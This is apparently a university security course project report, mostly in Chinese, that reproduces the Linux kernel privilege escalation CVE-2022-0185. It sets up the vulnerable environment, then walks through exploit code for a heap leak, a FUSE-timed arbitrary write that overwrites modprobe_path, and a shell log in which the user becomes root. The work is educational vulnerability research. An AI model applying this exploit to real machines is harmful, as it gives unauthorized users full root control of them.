Security Network Final Project Report

109550025 謝翔丞

1. Project Description:

The goal of this project is to reproduce the CVE vulnerability environment and exploit it. Finally, find the corresponding log in the system

2. CVE vulnerability:

ID => CVE-2022-0185
OS => Linux
Description => A heap-based buffer overflow flaw was found in the way the legacy_parse_param function in the Filesystem Context functionality of the Linux kernel verified the supplied parameters length. An unprivileged (in case of unprivileged user namespaces enabled, otherwise needs namespaced CAP_SYS_ADMIN privilege) local user able to open a filesystem that does not support the Filesystem Context API (and thus fallbacks to legacy handling) could use this flaw to escalate their privileges on the system.
The Known Affected Versions => Linux 5.1 to Linux 5.16

3. Why I choose this CVE vulnerability?

a. 本身對 OS 以及 Kernel 有些興趣，因此在查看 CVE List 的時候就往 Linux OS 的相關 issue 去找
b. 在看 CVE Vulnerability 的時候發現這個漏洞很有趣，因為他是透過使一個 Heap-base 的 buffer 溢出的方式，讓使用者在不需要輸入密碼的情況下獲取 Root 權限，由於 Root 能對該系統本身做很多更動，所以能提權是一件很危險的事情，因此我覺得是個有趣、可實作的議題

4. How I reproduce the CVE environment?

這個 CVE Vulnerability 的環境建置相對簡單，因為它影響範圍橫跨十幾個以上的 Kernel 版本，這裡環境建立可分為兩個部分:虛擬環境創建 與 內和版本置換。

a. 虛擬環境建立:
因為我實作的本地端環境為 Windows，因此需要額外裝設虛擬機來運行 Linux Ubuntu。此次選用 Virtual Box 來執行，VirtualBox 是一套由 Oracle 公司所開發跨平台、免費、支援繁體中文的”虛擬機器(Virtual


Machine) “軟體，目前已經發表第七版。

首先進入 Virtual Box 官方網站，針對你本地端的環境進行相對應 Virtual Box 安裝檔的下載，以筆者(謝翔丞我本人)為例就是下載 Windows Host。


b. 至 Ubuntu 官方網站下載 Ubuntu20.04 LTS 桌面版本，並點擊”開始下載”。

c. 開啟 Virtual Box，點擊”新增”，並設定虛擬環境與版本(此處應設置為 Ubuntu 64 bit)，並依預設進行下一步設定。

d. 點選設定，在存放裝置的位置選取方才下載的 Ubuntu 20.04 LTS 的意象檔後，便能啟動該虛擬機。



e. 成功進入虛擬機後，我們要先確認虛擬機的 Kernel 版本，這裡可以用 uname -a 來查看當前的版本，筆者我此次使用 **5.11.0-44-generic**，若版本不同可以上網下載筆者使用之版本，並在重新開機進入設置畫面後選取 Advanced Option，便可調整使用 5.11.0-44-generic 進行開機。



f. 到此處便完成這次 Project 基本環境設置了，再複習一次:

甲、Linus Ubuntu 20.04 LTS

乙、Kernel Version => 5.11.0-44-generic

5. How I prepare to reproduce the exploitation?

這邊我從幾個地方著手:

首先要先提到另個系統的呼叫就是 fsopen，因為該調用是用來開啟新的檔案系統，也因此在他後面的 fsconfig 就是用來對於已經打開的檔案系統進行操作。此漏洞發生的呼叫就是 fsconfig 的 FSCONFIG_SET_STRING。

因此我們從漏洞原始的發生處” legacy_parse_param”切入，在 fs_context.c 中可以找到這個函式，在該函式的最後 Kernel 會利用 memcpy(ctx->legacy_data + size, param->key, len);來將傳入的 param->string 複製到 ctx->legacy_data，因此在略前方的一個檢查長度的判斷式” if (len > PAGE_SIZE - 2 - size)”一旦有問題就會影響後面記憶體位置存取的問題。

```
if (len > PAGE_SIZE - 2 - size)
    return invalf(fc, "VFS: Legacy: Cumulative options too large");
...
memcpy(ctx->legacy_data + size, param->key, len);
```

而正因為這邊 size 宣告式使用 size_t (uint32)，因此如果 size > PAGE_SIZE - 2 就會發生 Overflow，造成” if (len > PAGE_SIZE - 2 - size)”這個判斷式會被判斷成通過的，導致後續做 memcpy 的時候會越界。

為了呼叫 fsconfig 這個 system call，必須 trace 到 fsopen.c 的 SYSCALL_DEFINE5(fsconfig,…)，可以看見 case FSCONFIG_SET_STRING: 將使用者傳入的字串存入 param，也就是一開始提到會影響該漏洞函式的判斷，因此我打算利用這個部分，嘗試將一個極大的數值傳給 fsconfig 這個 SYSCALL 讓系統因為其他位址的 pointer 被覆蓋掉導致系統崩潰。

```
SYSCALL_DEFINE5(fsconfig,
        int, fd,
        unsigned int, cmd,
        const char __user *, _key,
        const void __user *, _value,
        int, aux)
{
    struct fs_context *fc;
    struct fd f;
    int ret;
    int lookup_flags = 0;

    struct fs_parameter param = {
        .type   = fs_value_is_undefined,
    };
```

```
    ...
    switch (cmd) {
    ...
    case FSCONFIG_SET_STRING:
        param.type = fs_value_is_string;
        //將系統結構的字串設定為user input
        param.string = strndup_user(_value, 256);
        if (IS_ERR(param.string)) {
            ret = PTR_ERR(param.string);
            goto out_key;
        }
        param.size = strlen(param.string);
        break;
    ...
    }
```

接下來進到 vfs_config_locked 這個函式，這裡首先會呼叫 finish_clean_context 來使用 legacy_init_fs_context 這個函式來註冊一個 callback function，包含我們要攻擊的漏洞所在-

legacy_parse_param。在註冊完 callback function 之後，會進到 vfs_parse_fs_param 來呼叫使用我們剛剛註冊好的函式。

```
int vfs_parse_fs_param(struct fs_context *fc, struct fs_parameter *param)
{
    ...
    if (fc->ops->parse_param) {
        ret = fc->ops->parse_param(fc, param); //legacy_parse_param
        if (ret != -ENOPARAM)
            return ret;
    }
```

到這裡基本上已經完成這個漏洞攻擊的一部份，但我們還沒有完成 root 權限的取得。

在 Kernel pwn 中，一般會使用 modprobe_path 來在 Linux Kernel 中添加 module，因此一旦要新增或修改 module 時就會呼叫這個 program，而他的路徑預設為/sbin/modprobe。當程式在運行一個未知類型的文件時就會調用這個 modprobe_path 來執行我們自己的 binary file，但因為這個程式執行是 Kernel 運行的、具有 root 權限的，也就表示我們可以透過他實現在 user 的身分下成功提取 root 權限。

因此，總結目前第一階段的 report，我打算利用 modprobe_path 的位址以及 fsconfig 的判斷邏輯漏洞來獲得 root 權限進行提權，實作的部分會在下個版本的 report 進行講解!

Part2

Code Explaination

要進行 exploit 得從 exploit_fuse.c 的 main function 開始，根據前次我提到的做法來看，可以歸納出兩個主要進行攻擊的部分:

1. 洩漏 kernel base address
2. Arbitrary Address Write

洩漏 kernel base address

這部分從 do_leak()函式來提取，首先會在溢出的前後分別用 msgsnd kmalloc 開一部份的空間，起初先設立訊息長度為 0xfe8，這樣具體實際的長度就會是 0xfe8 + 0x30(msg_msg) = 0x1018，因此訊息會被分成兩段儲存，並且因為每個 buffer 開 0x1000 的大小，所以第一段為 0x1000 - msg_msg(0x30) = 0xfd0 存放在(kmalloc - 4k)，第二段則是剩下的 0x18 並附帶額外 0x8 的 msg_msgseg 共 0x20 一起存在(kmalloc - 32)。

接下來要使用 fsconfig 將 legacy_data 的長度塞到 4095，因此使用 33 個‘A‘並重複填補 117 次，因為每次都還會自動補上‘,=‘所以實際上就會剛好是(33 + 2)*117 = 4095。可以參見下圖的狀態

```
0xffff888005e9f000:     0x4141414141413d2c 0x4141414141414141
0xffff888005e9f010:     0x4141414141414141 0x4141414141414141
0xffff888005e9f020:     0x414141413d2c4141 0x4141414141414141
0xffff888005e9f030:     0x4141414141414141 0x4141414141414141
0xffff888005e9f040:     0x3d2c414141414141 0x4141414141414141
...
0xffff888005e9fff0:     0x4141414141414141 0x0041414141414141
```

此時只要再新增 21 個 char 加上‘,=‘總共 23 個，就會發生溢出並且補到 0x(省略)16。

```
0xffff888005e9fff0:     0x4141414141414141 0x2c41414141414141
0xffff888005ea0000:     0x414141414141413d 0x4141414141414141
0xffff888005ea0010:     0x0000414141414141 0x0000000000000000
```

接下來可以看到 do_leak()函式內第三個 for loop，i 從 8 到(0x10-1)，這邊繼續做 msgsnd 並會得到 msg_msg 的結構，因為前面提到訊息會被切割成兩段再加上第一段訊息的長度為(kmalloc - 4k)因此為了處理前面提到的被切割過的第二段訊息會覆蓋掉上段溢出的訊息。(下圖為 msg_msg 覆蓋後之範圍)

```
0xffff888005ea0000:     0xffff888005e3b0c0 0xffff888005e3b0c0
0xffff888005ea0010:     0x4f4f4f4f4f4f4f4f 0x0000000000000fe8
0xffff888005ea0020:     0xffff888005dfcc40 0x0000000000000000
```

再往後接到” fsconfig(fd, FSCONFIG_SET_STRING, "\x00", evil, 0);” 再溢出一次，分兩次溢出是因為前面溢出那 22 個 char 是為了將 pointer 移動到 msg_msg 的 m_ts 字段的前面(代表 msg 的大小)，這時再溢出一次因為會再加上‘,=‘所以就可以順理成章地覆蓋 m_ts 進而修改 msg 的大小。

```
0xffff888005ea0010:     0x4f4f4f4f4f4f4f4f 0x0000000000001060
0xffff888005ea0020:     0xffff888005dfcc40 0x0000000000000000
0xffff888005ea0030:     0x4f4f4f4f4f4f4f4f 0x4f4f4f4f4f4f4f4f
```

接著 terminal 顯示” Spraying kmalloc-32” 時此處就會開始不斷打開 stat 並發出多個 seq_operation 結構，因為它屬於 kmalloc-32，因此通常會落在第二段 msg 的後面

```
0xffff888005ea0020:     0xffff888005dfcc40 0x0000000000000000
0xffff888005ea0030:     0x4f4f4f4f4f4f4f4f 0x4f4f4f4f4f4f4f4f
...                                        seq_operation
0xffff888005dfcc40:     0x0000000000000000 0x4f4f4f4f4f4f4f4f
0xffff888005dfcc50:     0x4f4f4f4f4f4f4f4f 0x4f4f4f4f4f4f4f4f
0xffff888005dfcc60:     0xffffffff813400b0 0xffffffff813400f0
0xffff888005dfcc70:     0xffffffff813400d0 0xffffffff813bfc50
0xffff888005dfcc80:     0xffffffff813400b0 0xffffffff813400f0
```

此時再將一個新的訊息長度 0x1016 寫入，就可以成功的越界讀取到後面 seq_operation 的結構、完成洩漏了。再來就是攻擊的第二部分，Arbitrary Address Write。

Arbitrary Address Write

這部分以大方向來說是要讓 msgsnd 中的 copy_from_user 發生 page fault 然後系統就會到我們註冊的 user file system fuse 的處理 function 中來處理中斷，就在這時候使用 fsconfig 溢出覆蓋訊息的第二段。

看到 do_win()函式，首先除了和前段洩漏地址一樣進行各種溢出以外(可參考前段)，還要先在 mmap 0x1337000、0x1338000 分別獲取第一與第二個 page。

```
void *evil_page = mmap((void *)0x1337000, 0x1000,
PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, 0, 0);
uint64_t race_page = 0x1338000;
```

```
if ((mmap((void *)0x1338000, 0x1000, PROT_READ
    | PROT_WRITE, MAP_SHARED | MAP_FIXED, evil_fd, 0)) != (void *)0x1338000)
{
    perror("mmap fail fuse 1");
    exit(-1);
}
```

此時利用一個 send_msg 發送長度為 0xfe0 的訊息(道理同前大段)，並將訊息的頭設在第一個 mmap page 的最後面，這時候因為 msgsnd 裡面的 copy_from_user function 從 user space 要複製訊息到 kernel space 時，複製到第二個 mmap page 會觸發 page fault 來調用 user space fuse filesystem 的 evil_read function，而這個函數是使用者指定的、可以將想寫入的內容交給 kernel 並且等到我們後面的步驟都完成才回傳。

```
int evil_read(const char *path, char *buf, size_t size, off_t offset,
              struct fuse_file_info *fi)
{//[5]fusefile system的evil_read 直接將需要篡改的內容拼接到對應位置上。
    // change to modprobe_path
    char signal;
    char evil_buffer[0x1000];
    memset(evil_buffer, 0x43, sizeof(evil_buffer));
    char *evil = modprobe_win; //char *modprobe_win = "/tmp/w";
    memcpy((void *)(evil_buffer + 0x1000-0x30), evil, sizeof(evil));

    size_t len = 0x1000;

    ...

    memcpy(buf, evil_buffer + offset, size);

    // sync with the arb write thread
    read(fuse_pipes[0], &signal, 1); //[7]等待溢出操作完成才返回，完成AAW

    return size;
}
```

```
send_msg(target, rooter, size - 0x30, 0);
```

這時我們可以開另一個 thread 讓他來完成溢出的動作，在等待處理 page fault 的時候覆蓋 msg_msg 的 msg_msgseq *next pointer 改成指向 modprobe_path 然後給前段提到的 evil_read function 發送完成的信號。

```
void *arb_write(void *args)
{
    uint64_t goal = modprobe_path - 8;
    char pat[0x1000] = {0};
    memset(pat, 0x41, 29);
    char evil[0x20];
    memcpy(evil, (void *)&goal, 8);
    fsconfig(fd, FSCONFIG_SET_STRING, "\x00", pat, 0);
    //覆蓋msg_msg 中的msg_msgseg * next指針
    fsconfig(fd, FSCONFIG_SET_STRING, "\x00", evil, 0);
    puts("[*] Done heap overflow");
    write(fuse_pipes[1], "A", 1);
}
```

在第一版的報告中我有提到，因為 modprobe_path 的執行是 Kernel 運行的、具有 root 權限的，因此一旦被修改就會被判斷是 root 權限進而達成提權!

How To Run My Code?

⇨ 進入 CVE-2022-0185

⇨ ./exploit 運行執行檔即可


PART3

The log and the third version report

因為本 CVE 的重點在於提權成為 root，因此 log 由 exploit 前後的 user 來作呈現。

```
➜  CVE-2022-0185 git:(master) ✗ ls
evil            exploit_kctf.c  libfuse     README.md
exploit         fakefuse.c      libfuse3.a  util.c
exploit_fuse.c  fakefuse.h      Makefile    util.h
➜  CVE-2022-0185 git:(master) ✗ whoami
elf
➜  CVE-2022-0185 git:(master) ✗ ./exploit
evil/     exploit*
```

由第一章圖透過 whoami 指令可以看見，當前的使用者為“elf”，在這個身分下我們直接執行 expolit 該執行檔會得到圖二的情形。



透過第二次 whoami 我們可以發現，使用者在原本的身分下執行 exploit 之後成功成為 root 並具備 root 權限，因此視為成功地由一般使用者提權為 root，以此畫面作為 exploit 之 log 證明。